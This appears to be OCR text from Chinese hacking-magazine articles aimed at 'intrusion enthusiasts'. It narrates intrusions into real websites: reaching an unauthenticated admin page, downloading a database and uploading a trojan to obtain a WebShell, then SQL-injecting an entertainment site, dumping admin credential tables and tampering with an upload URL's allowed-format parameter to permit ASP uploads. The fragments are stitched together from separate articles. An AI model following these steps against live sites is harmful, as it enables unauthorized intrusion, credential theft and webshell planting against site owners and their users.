


图1

打开http://www.t-city.cn/admin/adv1.asp，这里有一个网店标志上传，不过由于没有对该页面进行验证，所以我们可以直接访问该页面，但是不能上传ASP文件。

于是我就一直找了下去，直到发现"src="…/image"，如图2所示。




图2

```
G src="../images/admin/s_left.gif" align=absMiddle
border=0> <a href="safe2.asp">管理员资料修改</A>
border=0> <a href="safe5.asp">数据库在线维护</A>
border=0> <a href="safe6.asp">数据库在线改名</A>
```

和刚才一样，我们选择"<a href="safe5.asp">数据库在线维护</A>"，URL变为http://www.t-city.cn/admin/safe5.asp。如图3所示。




图3

现在可以下载数据库了，但是admin的密码是MD5加密的，我们没有必要在这里浪费时间。点上传，打开了一个新的上传页面上传木马，如图4 所示。




图4

连物理路径都出来了，"http://www.t-city.cn/admin/shopbackup.asp?i=come"就是我的WebShell地址，如图5所示。





图5

适合读者：入侵爱好者、网络管理员
前置知识：无

PK国内大型娱乐网站——东魅网



今天PK的网站是中国最大的娱乐网站之一：东魅网，世界排名1万左右，已经有了许多分站，是一个大型的娱乐站点，我们的主要目的是来看一下其主站的安全性怎么样。

打开首页，大部分是静态的，但有一小块是asp动态，那就试一下注入吧，随便找了一个娱乐新闻的连接efun.xxxxx.com/starImgs/default.asp?id=9255，在后面加一个单引号，出现了错误提示，如图1 所示。




图1

从图中就能够判断出数据库是MSSQL的，拿到啊D里一检测，是DB_OWNER权限，而且还暴出了两百多个表。到这里，大家肯定会想到两条路：一个是找到管理员的表，暴出用户名和密码，登录到后台再想办法传ASP木马；还有一个就是差异备份。

那我们先试第一条路，顺利找到"admin"表，也没有被MD5加密，那接下来找后台吧，在网站地址后面直接加个Admin却出现"您未被授权查看该页"，如图2所示。看来是作了IP限制，外部IP无法登录。到此第一条路失败。

接着来看第二条路——差异备份，不过大家想想就明白这样一个大型的网站，分站很多，网站目录可想而




图2

知就会很多，要想找到真实的网站路径很困难，也很耗时。对我一个人来说工作量会很大的，所以我们看看还有没有别的办法。

在查表的时候，我发现了一个"BBS_AdminUsers"的表，感觉这个应该是论坛管理员的表，查了一下，也暴出了用户名和密码。随便找了一个账号登录，看了一下权限只是个版主，没办法利用。不过我坚信这种开了服务很多的网站肯定会有漏洞，继续找吧。

漫无目的的寻找时，点出来了一个上传文件的页面，如图3 所示，于是立刻来了精神，虽然上面写了限制格式，但我还想试一试，找了一个ASP木马上传，结果被无情的截了下来，接着又是加点又是加空格，都没有成功。正想放弃之际惊鸿一瞥，看了一下地址，发现了一些可疑之处"cn.xxxxx.com/uploadfile/uploadhtm.asp?FileSize=5120&Format=gif;jpg;png;swf;rm;ram;mp3&PathFile=game\userupload\uploadfile\2006-7-15-13-52271&FormName=edit& TextName=Iimage&Pic="，从中可以看出"PathFile="后面跟的是文件上传的目录，"Pic="后面将跟的是上传成功的文件名，最重要的是"Format="后面跟的是允许上传格式，和图3 中限制的格式是对应的，那我们加一个ASP的后缀会变成什么样呢？如图4 多出了一个ASP。

